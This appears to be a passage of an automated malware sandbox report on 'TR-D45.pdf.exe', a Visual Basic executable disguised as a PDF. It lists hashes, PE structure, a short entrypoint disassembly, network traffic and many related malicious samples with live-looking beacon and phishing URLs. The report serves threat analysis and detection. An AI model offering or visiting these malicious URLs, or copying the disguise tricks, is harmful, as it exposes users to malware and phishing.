| HDC Information: | • Successful, ratio: 17.2% (good quality ratio 14.6%)<br>• Quality average: 68%<br>• Quality standard deviation: 34.3% |
| HCA Information: | • Successful, ratio: 94%<br>• Number of executed functions: 0<br>• Number of non-executed functions: 0 |
| Cookbook Comments: | • Adjust boot time<br>• Enable AMSI<br>• Found application associated with file extension: .exe |
| Warnings: | Show All<br>• Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe<br>• TCP Packets have been reduced to 100<br>• Excluded IPs from analysis (whitelisted): 104.43.193.48, 92.122.144.200, 51.11.168.160, 104.43.139.144, 52.155.217.156, 52.177.165.30, 20.54.26.129, 52.142.114.176, 95.101.22.134, 95.101.22.125<br>• Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, wns.notify.windows.com.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, g-msn-com-nsatc.trafficmanager.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, par02p.wns.notify.windows.com.akadns.net, emea1.notify.windows.com.akadns.net, bn3p.wns.notify.windows.com.akadns.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, client.wns.windows.com, fs.microsoft.com, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, skypedataprdcolcus16.cloudapp.net, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, umwatsonrouting.trafficmanager.net<br>• Report size getting too big, too many NtOpenKeyEx calls found.<br>• Report size getting too big, too many NtQueryValueKey calls found. |

# Simulations

## Behavior and APIs

**No simulations**

# Joe Sandbox View / Context

## IPs

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| 54.147.194.143 | Order specs19.11.20.exe | Get hash | malicious | Browse | • www.chantix.sucks/nwrr/?Rxo=L6hH4NIhfjzT&cj=uGPGvmJ2JHt21s4rgOafVTq/y3pY7yC+ILF7bn+N5+KqJxZXLHbImlswjl/oLvcp6/oghs0J3A== |
| | DHL No_SINI0068206497.exe | Get hash | malicious | Browse | • www.crash.sucks/mkr/ |
| | Remittance Scan DOC-2029293#PI207-048.exe | Get hash | malicious | Browse | • www.delonghi.sucks/svh9/?rPXTJx=CJfJI9r1cBD0WydEqOpYnndytqZZCXXpDqaNH0BqxvDchJy8UsetUmnvuiU2wxntZNx4hJVMVg==&Lvyt=BZO03Fr |
| | Payment Advice - Advice Ref[GLV824593835].exe | Get hash | malicious | Browse | • www.delonghi.sucks/svh9/?UN9hLV=EhL05l&9rQhv2=CJfJI9r1cBD0WydEqOpYnndytqZZCXXpDqaNH0BqxvDchJy8UsetUmnvuiY2jhruAdxu |
| 34.102.136.180 | 86dXpRWnFG.exe | Get hash | malicious | Browse | • www.powderedsilk.com/ogg/?FdtP=yL0l42d8z4u&JfspOLvH=fOCM8bU6nldV/iwSncfaF5Bzy/lGPGgo/g5DGIZRlu3EMk3URONm6TGL4YPAlMSLjacD |
| | LIST OF PRODUCTS NEEDED.exe | Get hash | malicious | Browse | • www.present-motherhood.com/pna/?oXN=7nbLudZHS&wP9=pAJh36KDGKuozQ+wlnL4iaUZacIobb12I26NWSsGNXaprJ2jX+VR1VHCYeoOV3CYcpo |
| | Order specs19.11.20.exe | Get hash | malicious | Browse | • www.overstockalpine.com/nwrr/?cj=Nc1MB4yErYgRagn/HzK3hScSsYEBegMtx+kEQv9TefYD7E7OGiE02SCDOI6eM3Hv09tUJ3eV9Q==&Rxo=L6hH4NIhfjzT |
| | Okwt8fW5KH.exe | Get hash | malicious | Browse | • www.mybrefbox.com/sdk/?AP=KzrxE&kzut2Pv=ieC5SQ4WTCMGwLwKeHkkTkUTO60lnbNinIRTqFa5Tgq0ajZ12E69OSpNqOiQRcX/surf |

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| | Purchase Order 40,7045.exe | Get hash | malicious | Browse | • www.onlineshoppingisbest.com/igqu/?YnztXrjp=cAw+48JGWTFWiF+zD75YoKcSRGv0/cbX2CyjAL3BYh15xmcIYagPiXPUr4/0BC838prH&sBZxwb=FxlXFP2PHdiD2 |
| | Payment Advice - Advice Ref GLV823990339.exe | Get hash | malicious | Browse | • www.brilliance-automation.com/gyo3/?Ez=XAbIWkmCD7FprhBGM/1VWQtkWKjPoo+hixDnJGBEsGUo9CkrVpkcDmC1vi0ujf808Qfd1id09g==&lhud=TjfdU2S |
| | Purchase Order 40,7045$.exe | Get hash | malicious | Browse | • www.rockinglifefromhome.com/igqu/?afo=42cTP78OQQp4lToQAaTApkvzdS7tu3b97V7Z9hUZNPZ7GHRvcEVBBFWfORGuicEzVgEw0Hp6jQ==&DHU4SX=gbT8543hIhm |
| | MV.KMTC JEBEL ALI_pdf.exe | Get hash | malicious | Browse | • www.mereziboutique.com/y9z/?uFQl=hX/JgwGUf2blPgyiHp8pkr0UcN4JhiEs10p3+69z9DK69Gln3SJoRK9DZHZ4ze7gp3+f&CTvp=fv10_lYhrxJtW6 |
| | SWIFT_HSBC Bank.exe | Get hash | malicious | Browse | • www.homewellliving.com/nt8e/?7nwltvxh=y2sdQ9Xb5ECC4UyPumITTMs33wxYtaLvB/dO1hyuc+aLkGir7cEA1isigJn19hEFQwDS&org=3foxnfCXOnIhKD |
| | 23692 ANRITSU PROBE po 29288.exe | Get hash | malicious | Browse | • www.funeralfermentarium.com/9d1o/?lvH8U=Wears+l1XvB+Lmut0rGzY9wAFTAHH41k5OVIheQSGxmq0oO+QWZXKPOXziEsAnWJSQrEFn+Exw==&E6A=8pDxC4 |

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| | PO0119-1620 LQSB 0320 Siemens.exe | Get hash | malicious | Browse | • www.guillermoastiazaran.com/sppe/?DnadT=x+bcW4Gq4Sa+8Fw3ruRe02HfSBDGbo9y1yLk6wxlyT1lxw5Q+sxUrgb1tDfRR28VG68C&DxlLi=2dmX |
| | KYC_DOC_.EXE | Get hash | malicious | Browse | • www.packorganically.com/bw82/?CXrL=77CCBBr2/49gWL5yauZnKqdCED7z+VtJXat/kGRZ6Qnjpe6WQ1Ax9xdsmUB8H+4disGx&llvxw=fTAlUHeHDVNhYV |
| | PO0119-1620 LQSB 0320 Siemens.exe | Get hash | malicious | Browse | • www.bullwingsgt.com/sppe/?00D=NB3Dd/vOM6aQ3m0lcddBYOe/MXAC8Z/KQ2ZGmCsq6hDofgl0Po6pPua8TNWmH6LR2TRn&w48H=qBZ83x7XYlyP0lo0 |
| | ant.exe | Get hash | malicious | Browse | • www.spidermenroofsupport.com/94sb/?8pMt5xHX=C9biJKOafB1QzsexO7xJmKpRIYJMQj6VpKItH4wgGF+KF++s1hKyu2EaSVFJqiHWuFvG&GzrT=Wb1LdRq8x |
| | PROOF OF PAYMENT.exe | Get hash | malicious | Browse | • www.prideaffiliate.com/mua8/?w48t=0pY022IXUBwLfpfP&nflpdH=Vm4JrPClk0aQj+jhcdONVb3zc5GtcUOmsZyrOc+k5NW+jXUcqcFsSwfT9cazrXQd7qcZ |
| | DEBIT NOTE DB-1130.exe | Get hash | malicious | Browse | • www.knotgardenlifestylings.com/ihm3/?sBZ4IrK=PS39z8PEw7TzfNOCiLKd1OXoS8/GfzxzB5O+ulo0NmPTjwXimFWvt/sJkvH86VVEya1bUCOS1g==&FPcT7b=djCDfFRXOP7H |

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| | POSH XANADU Order-SP-20-V241e.xlsx | Get hash | malicious | Browse | • www.desk-freely.com/dtn/?lb=tWjSWtdhKEbcvZcDY2Isxp7DhwPqmKrgqV2LL8a+7y46vKpMTXTGiWVbDe2Qat9zzYwG/g==&8ptdvJ=KT0pXTAPFjE0 |
| | PI 11172020.xlsx | Get hash | malicious | Browse | • www.yourpassionpurposepower.com/egem/?Ob20Lf_=T+Py0QdJSh8uop0xQluPGRTKd40I+j4T0iQ6z9ArmxF3ClsH1rswXmlXU/F87B5u4zxcgw==&BB6=L48xY |
| | SHIPMENT DOCUMENT.xlsx | Get hash | malicious | Browse | • www.jesussavethelost.com/tlu/?ebc8=E2JdjN_822M&Kpjp=WL9elnUNGmLALDc/aT9Yvopy5IOc6bZx+8KB1+n4COxRyIg81J8N2lucSrbi65xgujJdpg== |
| | Payment copy.doc | Get hash | malicious | Browse | • www.bklynphotography.com/rtkc/?Lzut_=ltx8q4Ox&PBbXpL1=bE4nU21SxEXdYnFuZsah0rQhdxZ2NWbKsDNv4AQWUj+/+gwst6X3Stf0y64HfX7kmVIoow== |

## Domains

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| pilatescollective.com | order.exe | Get hash | malicious | Browse | • 192.185.152.65 |

## ASN

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| GOOGLEUS | knitted yarn documents.exe | Get hash | malicious | Browse | • 172.253.120.109 |
| | 86dXpRWnFG.exe | Get hash | malicious | Browse | • 34.102.136.180 |
| | http://https://kimiyasanattools.com/outlook/latest-onedrive/microsoft.php | Get hash | malicious | Browse | • 172.217.16.130 |
| | b0408bca49c87f9e54bce76565bc6518.exe | Get hash | malicious | Browse | • 74.125.34.46 |
| | b2e3bd67d738988ca1bbed8d8b3e73fc.exe | Get hash | malicious | Browse | • 74.125.34.46 |
| | ad14f913dc65be569277c8c76de608a4.exe | Get hash | malicious | Browse | • 74.125.34.46 |
| | b2352353279664cc442f346015e86317.exe | Get hash | malicious | Browse | • 74.125.34.46 |
| | ab1671011f681ff09ac0ffd70fc4b92b.exe | Get hash | malicious | Browse | • 74.125.34.46 |
| | BetterPoints_v4.60.1_apkpure.com.apk | Get hash | malicious | Browse | • 216.58.212.163 |
| | b0e7416dbf03a7359e909c5bd68ae6e1.exe | Get hash | malicious | Browse | • 74.125.34.46 |
| | afaa3d5f10a2ea3c2813b3dd1dac8388.exe | Get hash | malicious | Browse | • 74.125.34.46 |
| | afbce292dbb11bda3b89b5ff8270bd20.exe | Get hash | malicious | Browse | • 74.125.34.46 |
| | aea80fb9d13561d7628b9d2f80a36ad0.exe | Get hash | malicious | Browse | • 74.125.34.46 |
| | af8eb3450867384ca855f2f0d0d6ae94.exe | Get hash | malicious | Browse | • 74.125.34.46 |
| | ae80b9b86323a612ce7a9c99f5cb65b4.exe | Get hash | malicious | Browse | • 74.125.34.46 |
| | ae85c1f45fb26bf61dc41c2a93d29b76.exe | Get hash | malicious | Browse | • 74.125.34.46 |
| | adf21651776b58545870cdcb1b2d955b.exe | Get hash | malicious | Browse | • 74.125.34.46 |

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| | b2592f2f7a2eb53687b3a26249513d6e.exe | Get hash | malicious | Browse | • 74.125.34.46 |
| | ad167b5f4bd63100aeb68d12a0d87fae.exe | Get hash | malicious | Browse | • 74.125.34.46 |
| | aae68603d6527b50b950e95f13e20e08.exe | Get hash | malicious | Browse | • 74.125.34.46 |
| UNIFIEDLAYER-AS-1US | Shipping Documents (INV,PL,BL)_pdf.exe | Get hash | malicious | Browse | • 192.185.170.106 |
| | Information-822908953.doc | Get hash | malicious | Browse | • 192.232.229.53 |
| | http://https://filmconsultancy.bindwall.ml/mike@filmconsultancy.com | Get hash | malicious | Browse | • 162.241.67.201 |
| | http://https://trondiamond.co/OMMOM/OM9u8 | Get hash | malicious | Browse | • 162.241.67.195 |
| | http://https://app.box.com/s/gdf36roak3w2fc52cgfbxuq651p0zehy | Get hash | malicious | Browse | • 162.241.87.44 |
| | ef5ai1p.dll | Get hash | malicious | Browse | • 192.232.229.53 |
| | http://septterror.tripod.com/the911basics.html | Get hash | malicious | Browse | • 192.254.236.192 |
| | Documentation.478396766.doc | Get hash | malicious | Browse | • 192.232.229.53 |
| | order.exe | Get hash | malicious | Browse | • 192.185.152.65 |
| | Documentation.478396766.doc | Get hash | malicious | Browse | • 162.241.44.26 |
| | 8OP0MEmSDd.dll | Get hash | malicious | Browse | • 192.232.229.53 |
| | Information-478224510.doc | Get hash | malicious | Browse | • 192.232.229.53 |
| | ZcmAPc4xeE.dll | Get hash | malicious | Browse | • 162.241.44.26 |
| | 7aKeSlV5Cu.dll | Get hash | malicious | Browse | • 192.232.229.53 |
| | qRMGCk1u96.dll | Get hash | malicious | Browse | • 192.232.229.53 |
| | qAm7u8G4lM.exe | Get hash | malicious | Browse | • 192.185.138.193 |
| | AWB# 9284730932.exe | Get hash | malicious | Browse | • 192.185.170.106 |
| | Document3327.xlsb | Get hash | malicious | Browse | • 198.57.244.39 |
| | POSH XANADU Order-SP-20093000-xlxs.xlsx | Get hash | malicious | Browse | • 192.185.144.204 |
| | dVcML4Zl0J.dll | Get hash | malicious | Browse | • 192.232.229.53 |
| AMAZON-AESUS | knitted yarn documents.exe | Get hash | malicious | Browse | • 23.21.126.66 |
| | BUILDING ORDER_PROPERTY SPECS.exe | Get hash | malicious | Browse | • 54.235.182.194 |
| | 86dXpRWnFG.exe | Get hash | malicious | Browse | • 52.0.217.44 |
| | ano.exe | Get hash | malicious | Browse | • 23.21.42.25 |
| | kiiDjfpu2x.exe | Get hash | malicious | Browse | • 54.225.169.28 |
| | s5Hgh2z9mq.exe | Get hash | malicious | Browse | • 174.129.214.20 |
| | 0hgHwEkIWY.exe | Get hash | malicious | Browse | • 54.225.169.28 |
| | CdmgSj4BO8.exe | Get hash | malicious | Browse | • 54.225.169.28 |
| | 7PTbHgCUy6.exe | Get hash | malicious | Browse | • 54.225.169.28 |
| | DjP9Ogzsz8.exe | Get hash | malicious | Browse | • 54.225.169.28 |
| | rURZ9qp1cE.exe | Get hash | malicious | Browse | • 23.21.126.66 |
| | kaeHibiTa3.exe | Get hash | malicious | Browse | • 23.21.252.4 |
| | NYm3MN6z8D.exe | Get hash | malicious | Browse | • 23.21.126.66 |
| | sX1UqYq8cS.exe | Get hash | malicious | Browse | • 23.21.252.4 |
| | noaVP0hNm2.exe | Get hash | malicious | Browse | • 23.21.126.66 |
| | Swift Copy.exe | Get hash | malicious | Browse | • 23.21.252.4 |
| | http://https://smartdevappoffic.azurewebsites.net/qeBM8A4A6/WuZ2Y/FAjZdg5Nrw/@t1~RGCy/wefxc.php?bbre=d6266420d5a57cc3d73bcb5a9ec80cde | Get hash | malicious | Browse | • 52.200.37.44 |
| | bossson2.exe | Get hash | malicious | Browse | • 54.225.153.147 |
| | http://https://t.e.vailresorts.com/r/?id=h1bac782d,59eb410,55e61f1&VRI_v73=96008558&cmpid=EML_OPENDAYS_RESO_000_OK_SR_REN1Y_000000_TG0001_20201118_V00_EX001_LOCA_ANN_00000_000 | Get hash | malicious | Browse | • 100.25.209.179 |
| | REQUEST FOR QUOTATION-6container.exe | Get hash | malicious | Browse | • 54.243.161.145 |

## JA3 Fingerprints

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| 37f463bf4616ecd445d4a1937da06e19 | Shipping Documents (INV,PL,BL)_pdf.exe | Get hash | malicious | Browse | • 192.185.152.65 |
| | http://https://kimiyasanattools.com/outlook/latest-onedrive/microsoft.php | Get hash | malicious | Browse | • 192.185.152.65 |
| | http://https://filmconsultancy.bindwall.ml/mike@filmconsultancy.com | Get hash | malicious | Browse | • 192.185.152.65 |
| | http://https://trondiamond.co/OMMOM/OM9u8 | Get hash | malicious | Browse | • 192.185.152.65 |

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| | http://https://www.canva.com/design/DAEN9RlD8Vk/acBvt6UoL-DafjXmQk38pA/view?utm_content=DAEN9RlD8Vk&utm_campaign=designshare&utm_medium=link&utm_source=publishsharelink | Get hash | malicious | Browse | • 192.185.152.65 |
| | http://https://bit.ly/2UDM1To | Get hash | malicious | Browse | • 192.185.152.65 |
| | http://https://app.clio.com/link/AxWtfjmmzhja | Get hash | malicious | Browse | • 192.185.152.65 |
| | order.exe | Get hash | malicious | Browse | • 192.185.152.65 |
| | http://45.95.168.116 | Get hash | malicious | Browse | • 192.185.152.65 |
| | http://https://u7342898.ct.sendgrid.net/ls/click?upn=HCSIWZDf9Xl-2FB6XFKqg1zjEMCja-2BnYJ5hRYKkDjy2dSVqjHsLlv5ZMXJXnh9JLSzwabeBrvYMnX699odsYkKotv4jgW-2BTippSHf276Hpn3fz0kcusnYHGKND7vKQPAS7g42-2FTb5zb8CNq57r3z9Ilg-3D-3DWdrE_hNl5WjNXy0NQcJb9Wql7qh7uPLeU7UGDRahFCFKbQLS6qwym7zJ-2B-2BhWsSSLs8pHa1w9VDlWPsA7ahHsZZucjX2ktFkSy5vhVZT2L3Jxh6b-2FoboCHa2CJGLfF19s71-2FI3WPC7rECe-2BEO9fLwbfggsNq2V1-2FqgMhzgJQL411ZuD7Y8pECisPKLf0vf9WvB1fyVO9o6Euui31Jg3e-2FDialpg2CbkM21Us8J-2FBk13yWzh58-3D | Get hash | malicious | Browse | • 192.185.152.65 |
| | http://https://carolearmstrongrealestate.com/wpe/14ea332d0684051d9fef033a5f1607dd?usr=cnBlbmRsZXRvbkBkYXRlc3dlaXNlci5jb20= | Get hash | malicious | Browse | • 192.185.152.65 |
| | dde1df2ac5845a19823cabe182fcd870.exe | Get hash | malicious | Browse | • 192.185.152.65 |
| | http://https://prod.dfg152.ru/activate?key=2369625276045174930 | Get hash | malicious | Browse | • 192.185.152.65 |
| | dde1df2ac5845a19823cabe182fcd870.exe | Get hash | malicious | Browse | • 192.185.152.65 |
| | BYRkah8GsZ.exe | Get hash | malicious | Browse | • 192.185.152.65 |
| | http://https://www.canva.com/design/DAEN3YdYVHw/zaVHWoDx-9G9l20JXWSBtg/view?utm_content=DAEN3YdYVHw&utm_campaign=designshare&utm_medium=link&utm_source=sharebutton | Get hash | malicious | Browse | • 192.185.152.65 |
| | splwow64.exe | Get hash | malicious | Browse | • 192.185.152.65 |
| | NyUnwsFSCa.exe | Get hash | malicious | Browse | • 192.185.152.65 |
| | http://https://signup.kwikvpn.com/ | Get hash | malicious | Browse | • 192.185.152.65 |
| | AWB# 9284730932.exe | Get hash | malicious | Browse | • 192.185.152.65 |

## Dropped Files

**No context**

# Created / dropped Files

**No created / dropped files found**

# Static File Info

## General

| | |
|---|---|
| File type: | PE32 executable (GUI) Intel 80386, for MS Windows |
| Entropy (8bit): | 4.753776785310815 |
| TrID: | • Win32 Executable (generic) a (10002005/4) 99.15%<br>• Win32 Executable Microsoft Visual Basic 6 (82127/2) 0.81%<br>• Generic Win/DOS Executable (2004/3) 0.02%<br>• DOS Executable Generic (2002/1) 0.02%<br>• Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00% |
| File name: | TR-D45.pdf.exe |
| File size: | 86016 |
| MD5: | 937841064411662c36469498ea645660 |
| SHA1: | 7e72225620b06b6d9f5d54ee45ca2dd7ba10e87e |

## General

| | |
|---|---|
| SHA256: | 3b162f2943b2ee8d6075b2f8f4cbd7832e11b50ecdfcb4a68cf18eb1c7614651 |
| SHA512: | 5b5b035ab1829b2aaabce570767de93f77d07d291cf32df2d899b21b68bec3c66b77fc758f18b730161ddd7b22cf0b07c4efaeaa8d1917eae8073a6e52e7eac2 |
| SSDEEP: | 768:dM21YSCVEWuYk96U1N+2gC3UGHNbdfJ+fQ2uepQc5408zZkOcG:hYSwuYk22gdyN2bueypaOZ |
| File Content Preview: | MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#...B...B...B..L^...B...`...B...d...B..Rich.B.....PE..L....._.....@.....`..... ....@..... |

## File Icon

| | |
|---|---|
| Icon Hash: | 00d6d4ec71b24430 |

## Static PE Info

### General

| | |
|---|---|
| Entrypoint: | 0x401360 |
| Entrypoint Section: | .text |
| Digitally signed: | false |
| Imagebase: | 0x400000 |
| Subsystem: | windows gui |
| Image File Characteristics: | LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED |
| DLL Characteristics: | |
| Time Stamp: | 0x5FB6BE0B [Thu Nov 19 18:48:43 2020 UTC] |
| TLS Callbacks: | |
| CLR (.Net) Version: | |
| OS Version Major: | 4 |
| OS Version Minor: | 0 |
| File Version Major: | 4 |
| File Version Minor: | 0 |
| Subsystem Version Major: | 4 |
| Subsystem Version Minor: | 0 |
| Import Hash: | 0cb4f4ece3f5875b40d2bf4babdf78ef |

### Entrypoint Preview

| Instruction |
|---|
| push 004039FCh |
| call 00007FF010A07145h |
| add byte ptr [eax], al |
| add byte ptr [eax], al |
| add byte ptr [eax], al |
| xor byte ptr [eax], al |
| add byte ptr [eax], al |
| inc eax |
| add byte ptr [eax], al |
| add byte ptr [eax], al |
| add byte ptr [eax], al |
| add bl, ch |
| inc ebp |
| fdivrp st(2), st(0) |
| mov bh, CCh |
| mov ecx, 0FD68147h |
| sub al, 94h |
| insd |
| leave |
| lahf |
| add byte ptr [eax], al |
| add byte ptr [eax], al |
| add byte ptr [eax], al |

| Instruction |
| --- |
| add dword ptr [eax], eax |
| add byte ptr [eax], al |
| and byte ptr [eax], ah |
| and byte ptr [eax], ah |
| and byte ptr [eax], ah |
| imul ebp, dword ptr [esi+66h], 6978656Ch |
| outsd |
| outsb |
| popad |
| insb |
| add byte ptr [esi+75h], ah |
| insb |
| outsb |
| add byte ptr [eax], al |
| add byte ptr [eax], al |
| dec esp |
| xor dword ptr [eax], eax |
| add dword ptr [eax+72BB315Ah], esp |
| int 73h |
| dec esp |
| mov ah, DEh |
| cli |
| and dword ptr [ebx+56B47994h], 03h |
| dec ecx |
| push esp |
| enter 4848h, A1h |
| mov al, 2Bh |
| xchg dword ptr [edi+3AD0135Dh], edi |
| dec edi |
| lodsd |
| xor ebx, dword ptr [ecx-48EE309Ah] |
| or al, 00h |
| stosb |
| add byte ptr [eax-2Dh], ah |
| xchg eax, ebx |
| add byte ptr [eax], al |
| add byte ptr [eax], al |
| add byte ptr [eax], al |
| add byte ptr [eax], al |
| add byte ptr [eax], al |
| add byte ptr [eax], al |
| add byte ptr [eax], al |
| add byte ptr [eax], al |
| add byte ptr [eax], al |
| add byte ptr [eax], al |
| add byte ptr [eax], al |
| add byte ptr [eax], al |
| add byte ptr [eax], al |
| add byte ptr [eax], al |
| add byte ptr [eax], al |
| add byte ptr [eax], al |
| add byte ptr [eax], al |
| add byte ptr [eax], al |
| add byte ptr [eax], al |
| add byte ptr [eax], al |
| dec eax |
| and eax, 25100000h |
| add byte ptr [eax], al |
| add byte ptr [6F635300h], cl |
| jc 00007FF010A071C0h |
| jne 000071BFh |
| outsb |
| jnc 00007FF010A071C6h |
| cmp byte ptr [eax], al |
| or eax, 55001101h |

## Data Directories

| Name | Virtual Address | Virtual Size | Is in Section |
|---|---|---|---|
| IMAGE_DIRECTORY_ENTRY_EXPORT | 0x0 | 0x0 | |
| IMAGE_DIRECTORY_ENTRY_IMPORT | 0x115b4 | 0x28 | .text |
| IMAGE_DIRECTORY_ENTRY_RESOURCE | 0x14000 | 0x15d8 | .rsrc |
| IMAGE_DIRECTORY_ENTRY_EXCEPTION | 0x0 | 0x0 | |
| IMAGE_DIRECTORY_ENTRY_SECURITY | 0x0 | 0x0 | |
| IMAGE_DIRECTORY_ENTRY_BASERELOC | 0x0 | 0x0 | |
| IMAGE_DIRECTORY_ENTRY_DEBUG | 0x0 | 0x0 | |
| IMAGE_DIRECTORY_ENTRY_COPYRIGHT | 0x0 | 0x0 | |
| IMAGE_DIRECTORY_ENTRY_GLOBALPTR | 0x0 | 0x0 | |
| IMAGE_DIRECTORY_ENTRY_TLS | 0x0 | 0x0 | |
| IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG | 0x0 | 0x0 | |
| IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT | 0x228 | 0x20 | |
| IMAGE_DIRECTORY_ENTRY_IAT | 0x1000 | 0xe4 | .text |
| IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT | 0x0 | 0x0 | |
| IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR | 0x0 | 0x0 | |
| IMAGE_DIRECTORY_ENTRY_RESERVED | 0x0 | 0x0 | |

## Sections

| Name | Virtual Address | Virtual Size | Raw Size | Xored PE | ZLIB Complexity | File Type | Entropy | Characteristics |
|---|---|---|---|---|---|---|---|---|
| .text | 0x1000 | 0x109c4 | 0x11000 | False | 0.357579848346 | data | 5.29889463041 | IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ |
| .data | 0x12000 | 0x118c | 0x1000 | False | 0.00634765625 | data | 0.0 | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ |
| .rsrc | 0x14000 | 0x15d8 | 0x2000 | False | 0.138427734375 | data | 1.78813993068 | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ |

## Resources

| Name | RVA | Size | Type | Language | Country |
|---|---|---|---|---|---|
| RT_ICON | 0x153f0 | 0x1e8 | data | | |
| RT_ICON | 0x14d28 | 0x6c8 | data | | |
| RT_ICON | 0x143a0 | 0x988 | data | | |
| RT_GROUP_ICON | 0x14370 | 0x30 | data | | |
| RT_VERSION | 0x14150 | 0x220 | data | Greek | Greece |

## Imports

| DLL | Import |
|---|---|
| MSVBVM60.DLL | _CIcos, _adj_fptan, __vbaVarMove, __vbaFreeVar, __vbaFreeVarList, __vbaEnd, _adj_fdiv_m64, __vbaFreeObjList, _adj_fprem1, __vbaStrCat, __vbaHresultCheckObj, _adj_fdiv_m32, __vbaObjSet, _adj_fdiv_m16i, _adj_fdivr_m16i, __vbaFpR8, _CIsin, __vbaChkstk, EVENT_SINK_AddRef, __vbaStrCmp, __vbaCastObjVar, _adj_fpatan, EVENT_SINK_Release, _CIsqrt, EVENT_SINK_QueryInterface, __vbaExceptHandler, _adj_fprem, _adj_fdivr_m64, __vbaFPException, _CIlog, __vbaNew2, _adj_fdiv_m32i, _adj_fdivr_m32i, __vbaStrCopy, __vbaFreeStrList, _adj_fdivr_m32, _adj_fdiv_r, __vbaVarTstNe, __vbaVarDup, __vbaVarLateMemCallLd, __vbaFpI4, _CIatan, __vbaStrMove, _allmul, _CItan, _CIexp, __vbaFreeObj, __vbaFreeStr |

## Version Infos

| Description | Data |
|---|---|
| Translation | 0x0408 0x04b0 |
| InternalName | SBEKASSEBILER |
| FileVersion | 2.00 |
| CompanyName | Gallup |
| ProductName | Gallup |
| ProductVersion | 2.00 |
| OriginalFilename | SBEKASSEBILER.exe |

## Possible Origin

| Language of compilation system | Country where language is spoken | Map |
|---|---|---|

| Language of compilation system | Country where language is spoken | Map |
|---|---|---|
| Greek | Greece |  |

# Network Behavior

## Snort IDS Alerts

| Timestamp | Protocol | SID | Message | Source Port | Dest Port | Source IP | Dest IP |
|---|---|---|---|---|---|---|---|
| 11/20/20-09:05:53.419410 | TCP | 1201 | ATTACK-RESPONSES 403 Forbidden | 80 | 49743 | 34.102.136.180 | 192.168.2.5 |
| 11/20/20-09:06:40.687797 | ICMP | 402 | ICMP Destination Unreachable Port Unreachable | | | 192.168.2.5 | 8.8.8.8 |
| 11/20/20-09:06:41.688704 | ICMP | 402 | ICMP Destination Unreachable Port Unreachable | | | 192.168.2.5 | 8.8.8.8 |
| 11/20/20-09:06:43.702857 | ICMP | 402 | ICMP Destination Unreachable Port Unreachable | | | 192.168.2.5 | 8.8.8.8 |

## TCP Packets

| Timestamp | Source Port | Dest Port | Source IP | Dest IP |
|---|---|---|---|---|
| Nov 20, 2020 09:04:53.014657974 CET | 49718 | 443 | 192.168.2.5 | 192.185.152.65 |
| Nov 20, 2020 09:04:53.148817062 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:53.148917913 CET | 49718 | 443 | 192.168.2.5 | 192.185.152.65 |
| Nov 20, 2020 09:04:53.183671951 CET | 49718 | 443 | 192.168.2.5 | 192.185.152.65 |
| Nov 20, 2020 09:04:53.317677021 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:53.319329023 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:53.319369078 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:53.319391966 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:53.319427013 CET | 49718 | 443 | 192.168.2.5 | 192.185.152.65 |
| Nov 20, 2020 09:04:53.319459915 CET | 49718 | 443 | 192.168.2.5 | 192.185.152.65 |
| Nov 20, 2020 09:04:53.540272951 CET | 49718 | 443 | 192.168.2.5 | 192.185.152.65 |
| Nov 20, 2020 09:04:53.675340891 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:53.675415039 CET | 49718 | 443 | 192.168.2.5 | 192.185.152.65 |
| Nov 20, 2020 09:04:53.702871084 CET | 49718 | 443 | 192.168.2.5 | 192.185.152.65 |
| Nov 20, 2020 09:04:53.841784000 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
